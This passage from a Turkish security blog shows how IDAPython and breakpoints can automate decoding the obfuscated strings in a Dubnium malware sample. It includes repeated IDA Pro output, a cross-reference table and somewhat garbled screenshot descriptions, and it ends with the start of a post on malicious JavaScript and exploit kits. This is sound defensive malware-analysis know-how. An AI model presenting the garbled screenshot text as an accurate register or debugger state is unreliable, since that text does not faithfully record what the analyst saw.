

Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)]
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

Using FLIRT signature: Microsoft VisualC 2-14/net runtime
Propagating type information...
4A61A9: propagate_stkargs: function is already typed
Function argument information has been propagated
The initial autoanalysis has been finished.

```

Python

AU: idle Down Disk: 20GB



IDA - sshkeypairgen.exe C:\Users\Mert\Desktop\dubnium\sshkeypairgen.exe

File Edit Jump Search View Debugger Options Windows Help

Library function Data Regular function Unexplored Instruction External symbol

Functions window IDA View-A Hex View-1 Strings window Structures Enums Imports Exports

```

Function name
f sub_428960
f sub_428C40
f sub_428C50
f sub_428CA0
f sub_428CD0
f sub_428D30
f sub_428D70
f sub_428D90
f sub_428DE0
f sub_428EE0
f sub_428F20
f sub_428FD0
f sub_42C030
f sub_42C110
f sub_42C190
f sub_42C1E0

Graph overview
Output window
100.00% (-134,1101) (665,3) 00094166 00494D66: sub_494CC9+9D (Synchronized with Hex View-1)

Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)]
IDAPython v1.7.0 Final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Using FLIRT signature: Microsoft VisualC 2-14/net runtime
Propagating type information...
4A61A9: propagate_stkargs: function is already typed
Function argument information has been propagated
The initial autoanalysis has been finished.
Python
AU: idle Down Disk: 20GB

```

IDA - sshkeypairgen.exe C:\Users\Mert\Desktop\dubnium\sshkeypairgen.exe

File Edit Jump Search View Debugger Options Windows Help

Library function Data Regular function Unexplored Instruction External symbol

Functions window IDA View-A Hex View-1 Strings window Structures Enums Imports Exports

```

Function name
f sub_428960
f sub_428C40
f sub_428C50
f sub_428CA0
f sub_428CD0
f sub_428D30
f sub_428D70
f sub_428D90
f sub_428DE0
f sub_428EE0
f sub_428F20
f sub_428FD0
f sub_42C030
f sub_42C110
f sub_42C190
f sub_42C1E0

Graph overview
Output window
100.00% (-134,1101) (665,3) 00094166 00494D66: sub_494CC9+9D (Synchronized with Hex View-1)

Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)]
IDAPython v1.7.0 Final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Using FLIRT signature: Microsoft VisualC 2-14/net runtime
Propagating type information...
4A61A9: propagate_stkargs: function is already typed
Function argument information has been propagated
The initial autoanalysis has been finished.
Python
AU: idle Down Disk: 20GB

```

xrefs to sub\_497036

Direction	Ty	Address	Text
Up	p	sub_48BERE+16F	call sub_497036
Up	p	sub_48C087+6D	call sub_497036
Up	p	sub_48C087+9A	call sub_497036
Up	p	sub_48C087+AC	call sub_497036
Up	p	sub_48C19D+56	call sub_497036
Up	p	sub_48C19D+68	call sub_497036
Up	p	sub_48C19D+9A	call sub_497036
Up	p	sub_48C19D+AC	call sub_497036
Up	p	sub_48C29D+192	call sub_497036
Up	p	sub_48C29D+1CF	call sub_497036
Up	p	sub_48C29D+229	call sub_497036
Up	p	sub_48C29D+23C	call sub_497036
Up	p	sub_48C29D+24F	call sub_497036
Up	p	sub_48C29D+262	call sub_497036
Up	p	sub_48C29D+275	call sub_497036
Up	p	sub_48C8A5+CE	call sub_497036
Up	p	sub_48C8A5+E1	call sub_497036
Up	p	sub_48C8A5+F4	call sub_497036
Up	p	sub_48C8A5+188	call sub_497036

Doğrulama adına sub\_1177036 fonksiyonunu çağrıran fonksiyonlardan sub\_1174CC9 fonksiyonu üzerinde ilerlemeye karar verdim. Karakter dizisini çözen fonksiyonun öncesine (ecx yazmacına Yeljce(hR\_) değerinin kopyalandığı) ve sub\_1177036 fonksiyonunun çağrıldığı (call sub\_1177036) komutun sonrasına (lea edx, [esp+554h+var\_410]) kesme noktası koymuktan sonra hata ayıklama (debug) adımıma geçtim.



The screenshot shows the IDA Pro interface with the following panes:

- Assembly pane:** Displays assembly code for the current function. The highlighted instruction is `sub_1174CC9+8D`. A yellow callout box points to the instruction `push 0046F4D4`.
- Registers pane:** Shows the general registers (EAX, ECX, ECX, ECX, ECX, ECX, ECX, ECX) and stack register (ESP). The stack pointer (ESP) is at address `0046F5D0`.
- Stack pane:** Shows the stack contents starting at `0046F5D0`, including the value `0046F4D4` at offset `0046F5D4`.
- Memory dump pane:** Shows the memory dump for the range `0046F5D0 - 0046F5D4`, displaying the byte values `00 46 F4 D4`.
- Output window:** Displays various system messages and file paths.

The screenshot shows the IDA Pro interface with the following panes:

- Assembly pane:** Displays assembly code for the current function. The highlighted instruction is `push 3FFh`. The assembly listing includes labels like `Size`, `Val`, `Dst`, and `var_40`.
- Registers pane:** Shows the general registers. The `eax` register is highlighted.
- Stack view pane:** Shows the stack contents starting at address `AC8`, which is the value of `eax`.
- Memory dump pane:** Shows the memory dump for the stack area, with bytes `00 46 F4 D0` at address `AC8`.
- Output window:** Displays various system load messages and PDB loading information.

sub\_1177036 fonksiyonu çağrıldıktan sonra çözülen karakter dizisinin (string) EDI yazmacında (register) yer aldığı gördüm.





Bunu tespit ettikten sonra IDAPython ile manuel olarak gerçekleştirdiğim adımları otomatik olarak gerçekleştirecek bir betik hazırlamaya karar verdim.

Betik temel olarak şu adımları gerçekleştiriyor;

- Gizlenmiş karakter dizisini çözen sub\_1177036 fonksiyonunun çağrıldığı sub\_1174CC9 fonksiyonun girişine kesme noktası (breakpoint) koyuyor.
- Yeljce(hR\_gizlenmiş karakter dizisini ECX yazmacına kopyalayan komutun üzerine kesme noktası (breakpoint) koyuyor. (mov ecx, offset Yeljce(hR\_))
- Karakter dizisini çözen fonksiyona (sub\_1177036) iletilen tüm gizlenmiş (encoded) karakter dizilerini teker teker tespit ediyor.
- Döngü içine girerek sub\_1174CC9 fonksiyonunda yer alan ve Yeljce(hR\_gizlenmiş karakter dizisinin yer aldığı adresi (offset Yeljce(hR\_)), tespit ettiği diğer bir gizlenmiş karakter dizileri ile teker teker değiştiriyor ve karakter dizisini çözen fonksiyona iletiyor.

- Gizlenmiş karakter dizisi fonksiyon içinde çözüldükten sonra EDI yazmacından çözümüş karakter dizisini okuyor ve sub\_1174CC9 fonksiyonunun başına dönüyor ve aynı adımlardan tekrar geçiyor.



Sonuç olarak bu örnekten yola çıkacak olursak, IDAPython eklentisi ile güvenlik araştırmasında, zararlı yazılım analizinde zaman alabilecek süreçleri hızlandırabilir, çalışmanız için değer üretebilecek çıktılarla kısa sürede ulaşabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: [GitHub](#) sayfam üzerinde hazırlamış olduğum [Dubnium String Decoder](#) isimli betiği bulabilir ve yazı boyunca anlattıklarımın kısa bir özeti kayıtlı etmiş olduğum aşağıdaki videoyu izleyebilirsiniz.


The post [IDAPython ile Otomasyon](#) appeared first on [Hack 4 Career - Siber Güvenlik Günlüğü](#).

## Zararlı JavaScript Analizi

Source: <https://www.mertsarica.com/zararli-javascript-analizi/>

[JavaScript](#), yaygın olarak internet tarayıcılarında kullanılan bir programlama dilidir. İnternet tarayıcılarında kullanılması nedeniyle de çoğunlukla güvenlik araştırmacıları ve art niyetli kişilerce internet tarayıcılarında [güvenlik zafiyetleri](#) tespit etmek ve tespit edilen güvenlik zafiyetlerini [istismar etmek](#) (Örnek: [Aurora Operasyonu](#)) amacıyla da kullanılmaktadır.

Ayrıca JavaScript'in [istismar kitleri](#) tarafından hedef sistemin kontrolünü ele geçirmek ve zararlı yazılım yüklemek amacıyla kullanıldığı da görülmektedir. Bir zamana damgasını vuran ve hem son kullanıcılar hem de kurumsal kullanıcılar bir hayli zor günler yaşıtan [Blackhole istismar kitini](#) ve geliştiricisi [tutuklandıktan](#) sonra istismar kiti piyasasını ele geçiren Angler istismar kitini buna örnek gösterebiliriz.

